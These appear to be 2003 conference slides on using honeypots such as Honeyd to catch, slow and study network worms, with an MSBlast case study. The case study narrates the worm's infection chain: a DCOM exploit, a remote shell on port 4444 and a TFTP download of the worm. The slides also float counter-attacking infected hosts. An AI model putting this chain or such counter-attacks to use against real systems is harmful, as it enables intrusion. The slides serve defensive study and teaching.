Honeypots against Worms 101

Black Hat Asia 2003

oudot at rstack.org

http://www.rstack.org/oudot

team rstack.org

Overview

1. About Worms
   - History, Functionality (infection, payload, propagation)
2. About Honeypots
   - What, how and why ?
3. Honeypots against worms
   - Theory (catch, slow, stop, contain, destroy)
   - Case study : Honeyd versus MSBlast
4. Conclusions

1. About Worms

Internet Worms : mischievous code that spreads itself over networks by usually attacking vulnerable hosts.

After a remote infection, they can bounce or propagate to other vulnerable targets.

1. History

- 1988 : Robert T. Morris
  - Young network called Internet was partially down

…

- 2003 : MSBlast
  - Millions of hosts infected (?)
  - Rumors of nuclear plants down (?!)

…

- 2018 : Skynet :-)
  - Human extinction

1. Worm's life

- *Old* description of internet worms [AMOROSO, 1994] :


```
virus:
  while true do
    find_host(h);                    PROPAGATION
    remote_copy(h, virus);           INFECTION 1/2
    perform_damage;                  PAYLOAD
    remote_execute(h, virus);        INFECTION 2/2
  od;
```

1. Worm’s behavior

We have three main characteristics [EEYE/BH] :

- « Infection »
  - The way it comes in a system (intrusion)
  - Ex: vulnerability on an email reader, a web server...
- « Propagation »
  - The way it tries to propagate to other victims
  - Ex: via emails, multithreads, random IP addresses...
- « Payload »
  - The final attack launched (after a successful infection)
  - Ex: MSBlast launched a DOS on Windows Update

1. Worms : birth and death



“Peace”

High risks

Proof of concepts

Worm propagation

“Peace”

Conclusions

Remaining worms

Remote vulnerability found

Worm created and launched

Patches applied

2. About Honeypots

2. About Honeypots

- « *A honeypot is a security ressource whose value lies in being probed, attacked or compromised.* », Lance Spitzner
- Main goal : delude aggressors !
  - they lose time by attacking non production computers.
  - you can study their tools and methods (0-day ?)
- Security sensors ?
    - dedicated host : no role linked to systems in production.
    - incoming requests to the honeypot are suspect ! (false positive)
  - Modes ?
    - high interaction: real (sacrificed) hosts waiting for aggressors
    - low interaction: services and/or hosts simulated.
      - Fake answers

2. More about Honeypots

- Legal issues
  - – Entrapment, tracking, recording, privacy…
  - – Bounces !
    - What if an attacker uses your honeypot to jump elsewhere ?
- Technical issues
  - – Hardening the network (no bounce, etc) and systems
  - – Stealth problems (!) : fingerprinting...
  - – You need time to monitor the box and analyze intrusions
- Psycho ?
  - – Do you really want to play with aggressors ? What about the strike-back if they become angry ?

3. Honeypots against Worms

3a. Theory

3b. Case Study

3a. Theory

Using honeypots technologies to fight worms...

3a. Infection and Honeypots

- What can be done during the infection phase ?
- Architectures
  - – Let the evil worms come in : redirection
    - Ex: if incoming = [TCP dest port 135] then forward to honeypots
  - – Honey Farms
    - Redirect incoming unwanted packets to a remote honeypots' farms (over a VPN *[Ex: GRE Tunnels with Honeyd]*)
- Bait and switch technology
  - – Control the incoming **data** : if *attack* then forward to honeypot
    - Ex: if it's a buffer overflow coming to TCP port 135, then let's send this stream to a honeypot zone.
  - – B&S, Hogwash...

3a. Payload and Honeypots

- Catch the payload :
  - – Sacrificial Lamb, Padded Cell
    - Pros : install & wait for infection
    - Cons: dangerous / difficult
      - – System may crash, worms may try to bounce or use complex protocols
  - – Virtual Honeypots
    - Pros : few risks (huh?)
    - Cons: difficult because it’s a specific trap, and it ’s almost impossible to predicate the behavior to adapt a honeypot for a new fresh worm
      - – 1) Know the worm (aka your enemy)
      - – 2) Catch the worm with a specific catcher

3a. Payload and Honeypots

- Study the payload :
  - Sacrificial Lamb, Padded Cell
    - Cons: risks (crash…)
    - Pros: you will be able to see more things => real environment
  - Virtual Honeypots
    - Cons: difficult to simulate a real world (*Matrix*) so that important points could be missed
    - Pros: so safe...
- Honeypots are valuable to study such payloads because they are non production systems

3a. Propagation and Honeypots

1) Replying to incoming requests of worms

2) Slowing down worms

3) Counter-measure

4) Counter-attack

5) Toward automatic protections ?

3a. Propagation and Honeypots

1) Replying to incoming requests of worms

- this is the first step of interaction (needed for a honeypot)
- if will force the dialog with foreign entities (worms ?),
- at least, they’ll loose time

3a. Propagation and Honeypots

2) Slowing down the worm

- Usually, worms use user-mode API (sockets…)

=> no raw control on network dialogs => slow that !

  - RFC TCP : Window size 0 [STEVENS]

```
Ex1: LABREA vs Codered
Ex2: iptables -A INPUT -p tcp -m tcp --dport 135 -j TARPIT
```

- Pros : CPU, Memory, File Descriptors… => consume !
  - Worms should verify the limits => bigger code / more visible
- Cons : Threads, forks
  - Worms may simultaneously attack multiple systems without waiting for an answer from 1 blocking host

3a. Propagation and Honeypots

3) Counter-measure

- ~ World of IDS
  - Ex: A sensor detects an attack, and alerts a device for actions
- Sending orders of counter-measure (through SNMP, etc)
  - Network isolation
  - Host(s) isolation (switches : port shutdown…)
  - Services/ports closed
  - Hijacking, trafic insertion : TCP>RST or UDP>ICMP Unreach
  - Firewall rules insertion
  - IPS features (marketing inside) : automatic patches…
- Cons : false positive => unwanted DOS (!)
- Limitations : honeypots cannot see what is not for them (whereas NIDS try to look at everything)

3a. Propagation and Honeypots

4) Counter-attack

- Legal issues ?
  - **Only target your own computers (under legal control)**
- Theory :
  - A attacks B with a worm W
  - So, A is infected by W
  - So, A is vulnerable to attacks used by W
  - So, it’s possible to come on A with the infection process of W
  - So, it’s possible to clean A on the fly !
- Reality :
  - B is a honeypot, ready to clean its friends
- Cons :
  - That’s theory : it may not work so easily !
  - Is it an ugly activity ? dangerous activity ?

3a. Future (?)

5) Toward automatic protections ?

- Nicolas Weaver’s propositions
  - – Use honeypots as worms detectors
  - – Honey farms with automatic analysis and detection
    - Detect violent spreading (bursts of sessions, activities…)
      - – Example with MSBlast, SQLWorm, etc :
        - » One (evil ?) packet received thousands of times...
    - Take automatic decisions
      - – Risks with false positive or specific DOS (?)
- Is it a far future ?
  - – Though it seems very difficult to build a perfect architecture, we can expect improvements.

3b. Case study : Honeyd / MSBlast


3b.

About Honeyd

3b. About Honeyd

- Open source [BSD] project (Unix daemon) by Niels Provos
  - Simulates thousands of virtual hosts at the same time.
  - Configuration of arbitrary services via simple configuration file.
  - Simulates operating systems at TCP/IP stack level
    - Fools *nmap* and *xprobe*,
    - Adjustable fragment reassembly policy & FIN-scan policy.
  - Simulation of arbitrary routing topologies
    - Configurable latency and packet loss.
  - Subsystem virtualization
    - Run real applications under virtual IP addresses : web servers, ftp servers
  - ...

3b. Inside Honeyd



3b. Honeyd : config

- Honeyd ?   Go create !

  Just imagine your own fake networks and systems


  eg: *“I would like a fake box with Linux on 192.168.1.23 with a fake web server, and ……….”*

```
create template
set template personality "Linux Kernel 2.4.0 - 2.4.18 (X86)"
add template tcp port 25 "perl scripts/fake-sendmail.pl"
add template tcp port 3128 "sh scripts/squid.sh $ipsrc $dport"
add template tcp port 1080 proxy 192.168.1.34:1080
set template default tcp action reset
bind 192.168.1.23 template
```

3b.

Honeyd : scripts

- Example (no real programming language here)
  - A remote attacker join the honeypot and ask to talk to the SMTP server
  - Honeyd launches an external script that will fool the attacker by replying with fake answers



Attacker

HELO site.com

[1]

[4]

250 intranet...

Honeyd

250 intranet...

stdout

[3]

HELO site.com

stdin


[2]

```
echo "220 intranet ESMTP Sendmail 8.1"
while read data
{
            if data ~ "HELO" then …
            if data ~ "MAIL FROM” then …
            …
}
```

3b.

About MSBlast

3b. MSBlast : from kids ?



2) Shell executed on port 4444

(with SYSTEM privs)

"BILLY"

1) TCP request to port 135 : DCOM Exploit

3) TCP request to port 4444

=> Shell orders : come get some !

4) TFTP to download the fatal EXE

5) Launch the worm

6) The worm is inside

New (payload + propagation)

3b.

Infection

3b. Infection : under control

- Architecture used to control the infection :

  NET]-------[FW]----(sniffer)----[Host with Honeyd]

  – FW : Firewall
    - Incoming TCP packets to chosen ports (135, 4444…) accepted
      – The process of infection will be possible
    - No outbound connection (but TFTP ?) from the honeypot
      – Propagation impossible
      – TFTP enabled to get the EXE from the attackers (wait for next slides)

  – Sniffer : analyze and record network traffic
    - Network forensics, etc


3b.

Payload

3b. Payload : Catch them all !

- Goal : You want to catch the worms
  - Record different binaries (MSBlast.exe)
  - Compare binaries (md5sum)
  - Reverse engineering binaries (if legal)
    - Detect mutations
    - Understand evolutions, functions...
- Is it possible to catch a worm under a virtual honeypot like Honeyd ?
  - You don’t have a fake vulnerable RPC service
  - Solution : just fool the worm and simulate that you have a (real) running service

3b. Payload : Catch them all !



TCP request to port 135 : DCOM Exploit

TCP request to port 4444

Catch the worm !

TFTP Request

```
80.6.33.192.4978 > 192.168.1.66.4444: P 0:36(36) ack 1 win 64320 (DF)
  0000: 4500 004c e235 4000 7206 f2c5 5006 21c0  E..Lâ5@.r.òÅP.!À
  0010: c0a8 0142 1372 115c ed36 c27c b4a3 64a5  À¨.B.r.\í6Â|´£d¥
